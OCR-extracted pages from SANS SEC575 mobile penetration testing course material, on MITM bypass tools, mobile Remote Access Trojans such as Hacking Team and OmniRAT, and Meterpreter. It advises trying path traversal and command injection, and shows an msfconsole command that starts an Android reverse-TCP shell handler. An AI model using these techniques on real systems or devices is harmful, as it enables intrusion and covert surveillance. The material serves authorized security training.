Anytime a filename is referenced in an application, you should evaluate it to determine if it can be manipulated. Try to change the filename as well as any path references attempting to recurse to different directories by appending "../" or other recursive patterns used by the target platform. Also, attempt to change the filename reference to one that is hosted on a separate site by adding a leading URI handler such as ftp://server/filename.

Anytime fields are passed to a local command for execution in a CGI or other server-side execution function (such as mailer forms), attempt to modify the parameters that are passed to the executable to launch commands on the target web server.

In the following modules, we investigate other transaction manipulation attacks that explore weaknesses in web servers and supporting infrastructure, including cross-site scripting (XSS) attacks and SQL injection attacks, both more complex examples of HTTP transaction manipulation attacks.



MODULE SUMMARY

Both Android and iOS have acknowledged the dangers of MITM attacks

Platforms and applications are hardened with each release to prevent MITM attacks

- ATS, Network Security Policy

MITM position can still be obtained on test devices by disabling security features


- Magisk modules, Xposed, Objection, Frida, SSL Kill Switch 2 …

Some applications still require reverse engineering and custom injection

SANS SEC575 | Mobile Device Security and Ethical Hacking 107

Module Summary

Obtaining a Man-in-the-Middle position on a victim's device is becoming more and more difficult. Both Android and iOS are making big steps toward enforcing HTTPS everywhere, and new root CA certificates aren't even trusted by default on the latest versions of both platforms. However, it is still possible to obtain a MITM position on devices where you have full control over what is being executed. Both on iOS and Android there are tools that disable parts of the security of the platform, such as allowing non-trusted root CAs or disabling part of the certificate validation logic. Sometimes the application will have extra security features built in, which require additional effort to circumvent them. Universal bypasses exist, but they still only work for typical applications. Some applications contain custom SSL validation logic or even use custom TCP/IP libraries over raw sockets. These applications require a lot of reverse engineering and developing custom patches or injections.



Course Roadmap


- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SANS SEC575 | Mobile Device Security and Ethical Hacking 108

This page intentionally left blank




EXERCISE: BANKING TRANSACTION MANIPULATION

Please log in to the SANS lab system for the exercise

This exercise takes approximately 30 minutes

Exercise: Banking Transaction Manipulation

Please log in to the SANS lab system for the Banking Transaction Manipulation exercise. This exercise takes approximately 30 minutes to complete.




Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

SANS SEC575 | Mobile Device Security and Ethical Hacking 110

This page intentionally left blank.



LEVERAGING MOBILE MALWARE

DE	PT
AA	MW

Pen testers use malware against victims

- Colloquially, "Remote Access Trojans"

Combined with an exploit, allows us to access data on mobile devices

- Can also be delivered outside of an exploit in a phishing attack

Used following theft of device: insertion of RAT to gain continued access

Primarily targets Android, though we'll cover iOS too

Understanding the market and tools for mobile RATs give us options as pen testers and helps us to evaluate risk to critical devices.

SANS SEC575 | Mobile Device Security and Ethical Hacking 111

Leveraging Mobile Malware

As pen testers, we use mobile malware to our benefit. Most customers are a little uneasy when you tell them you're going to deploy malware inside their organization, so instead of calling it malware, we use a different term: Remote Access Trojans, or RATs.

A RAT gives the pen tester remote access to a target mobile device, allowing us to retrieve data, change settings, track the device, and otherwise use it to our advantage in a pen test. RATs can be deployed to target devices in a variety of ways: with an exploit, through phishing attacks, or even following temporary physical access to a device.

In this module, we'll look at the market for RATs and how a mobile RAT can aid us as pen testers. We'll primarily focus on targeting Android devices, but we'll also examine some iOS RAT developments. Through this material, you'll gain an understanding for what RATs can (and cannot) do, how they are deployed, and how they are used effectively as an aid in evaluating the risk to critical mobile devices.

RAT CAPABILITIES

Typically agent/implant and controller


Allows an attacker to remotely access data over time

- Stored data: SMS history, call records, contacts
- Live data: microphone audio, camera video, GPS coordinates

Sophisticated RATs accommodate network pivoting

- Attacker accesses mobile device, then uses Wi-Fi to access internal networks

May include stealth capabilities and mechanisms to aid deployment




RAT Capabilities

Most RAT tools consist of an agent (sometimes called an implant) and a controller. The controller is typically a server hosted on the internet, though it can be hosted in any location controlled by the attacker (or pen tester). The RAT allows an attacker to remotely access data from the target mobile device over time. This can be stored data, such as SMS history, call records, contacts, etc., but it can also be live data, such as microphone audio, camera video, current GPS coordinates, etc.

Some RAT tools will also accommodate network pivoting. With network pivoting support, an attacker can use the RAT to remotely access internal networks accessible to the mobile device. This is commonly manifested as internal Wi-Fi network access.

RAT tools may also embody stealth capabilities and mechanisms to aid in deployment. We'll cover stealth and deployment in more depth later in this module.



ARE RATS A BIG PROBLEM?

Prevalence of commercial and free tools indicates great interest

- Opportunity for financial gain by authors of RATs
- Desire for effective tools by attackers

Hacking Team cites Morocco and the United Arab Emirates as customers

US CIA Vault 7 leak disclosed exploits for iOS, Android (WikiLeaks "Dark Matter" release)

- NightSkies implant: "the CIA has been infecting the iPhone supply chain of its targets since 2008"

"WikiLeaks pledges to release software code of CIA hacking tools to tech firms"

SANS SEC575 | Mobile Device Security and Ethical Hacking 113


Are RATs a Big Problem?

It's fair to ask if concerns over RAT deployment is a big concern for organizations. This must be evaluated on an organization basis, but we can point to a few events concerning RATs that help to illustrate their prevalence.

In the past several years, we've seen the introduction of several RAT platforms for mobile devices, both as free and open-source software and as commercial products (publicly available and secretive). In 2014, the Italian spyware vendor Hacking Team was compromised by an unknown attacker, the disclosure of which revealed that Hacking Team had sold iOS RAT technology to the Morocco and United Arab Emirate governments (http://www.theverge.com/2014/8/15/6007031/hacking-team-is-spreading-government-malware-through-youtube-and). In 2017, WikiLeaks disclosed information about the US CIA exploit tools against a variety of platform,s including Android and iOS, complete with zero-day exploits and custom RAT tools as part of the *Dark Matter* program (with colorful names such as Juggernaut, DugTrio, EggsMayhem, and more: https://wikileaks.org/ciav7p1/cms/page_11629096.html).

The Dark Matter program not only disclosed the creation of CIA RAT tools against mobile platforms, but it also disclosed *timeline* information for the use of these tools, with use as early as 2008. The CIA documentation for the NightSkies tool indicates that it allows the CIA to track and remotely control iOS devices without being tracked, using multiple techniques to implement anti-forensics mechanisms and asymmetric encryption to mitigate information disclosure over intercepted network channels (https://www.rt.com/viral/382080-nightskies-cia-infiltrate-iphone/).

With the growth of these tools against mobile devices, it's clear that there is a market for RATs, not only for shadowy government organizations developing or purchasing private tools, but also for the ready availability of commercial, off-the-shelf tools as well.



COMMERCIAL RATS: HACKING TEAM

Hacking Team RAT implant revealed after their GitHub repository was leaked

- Android implant impersonates Vodafone Italy

Several sophisticated hiding, exfiltration, remote control features

- App icon disappears after first execution, app declares every available Android permission

Not so smart: no certificate validation for C&C

Not publicly available

```
$ grep uses-permission AndroidManifest.xml | wc -l
      73
$ # Seems legit.
```

SANS SEC575 | Mobile Device Security and Ethical Hacking 114

Commercial RATs: Hacking Team

The spyware vendor Hacking Team did not stop developing mobile RAT tools after their 2014 hack. Indeed, they continued to develop and deploy new tools, as revealed by Tim Strazzere and Caleb Fenton of RedNaga Security (https://rednaga.io/2016/11/14/hackingteam_back_for_your_androids/). The new Hacking Team RAT was designed to target Android devices, impersonating many different variations of Vodafone official apps (Vodafone is a mobile operator with approximately 26 million mobile phone customers in Italy).


Strazzere and Fendon's write-up of the Hacking Team Android malware reveals that it includes several sophisticated features, including application hiding, data exfiltration tools, and remote control capabilities. They also discovered several shortcomings of the project, including the lack of certificate validation for the controlling server. The malware distributes with a declaration for every possible Android permission (as shown on this page), giving it tremendous capability when installed on an Android device.

At the time of this writing, RedNaga has not released their sample of the Hacking Team malware to the public.

COMMERCIAL RATS: OMNIRAT


Retrieve contacts, SMS, location data, filesystem data
Record audio on microphone, video or stills with camera
View all entered keystrokes with keystroke logger
Persistence with auto-reinstall and hidden application
Server control can be Windows, macOS, or Linux
- Android app to remotely control victim Android devices (+$25)

6 beautiful themes you can *costumize*



6 Beautiful Themes

With 6 different themes, you can costumize your server the way you want.



★ Version 2.2

Multi OS Server - Android Client

BUY NOW!

✓ Lifetime License

✓ Lifetime Support

$50

LIFETIME


Commercial RATs: OmniRAT

RATs developed by Hacking Team and private organizations are not always made publicly available, or possibly only shared with customers at great cost. However, there is a secondary market for RAT vendors to build and sell commercial off-the-shelf (COTS) tools as well. One example is the recently defunct OmniRAT.

OmniRAT offered many features common to RAT tools, including access to contacts, SMS, location data, and filesystem data. You could record audio remotely using the device microphone or capture video or stills using the front or back cameras. All keystrokes were logged with OmniRAT through the use of a keystroke logger. Also, OmniRAT had device persistence options, with RAT auto-reinstall (if removed by the user), and it operated as a hidden application without a visible launcher icon.

The feature parity of OmniRAT and other COTS RAT tools is less interesting than the notion that there is a market for a low-cost RAT tool. For less than an Xbox game, you could purchase an OmniRAT for Android and deploy the agent to an unlimited number of victims.

OmniRAT was raided by the German Police in June 2019 as part of an investigation into a cyber attack and the website has been down since. OmniRAT was active for almost 5 years.



FREE RATS: METERPRETER

Multifunctional exploit payload from Metasploit Framework

Build implants using msfvenom

- Receive callbacks using msfconsole and the auxiliary/multi/handler module

```
# msfconsole -qx "use exploit/multi/handler; set PAYLOAD android/meterpreter/reverse_tcp;
set LHOST 0.0.0.0; set ExitOnSession false; exploit -j -z"
PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 0.0.0.0
ExitOnSession => false
[*] Exploit running as background job.

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
msf exploit(handler) >
```

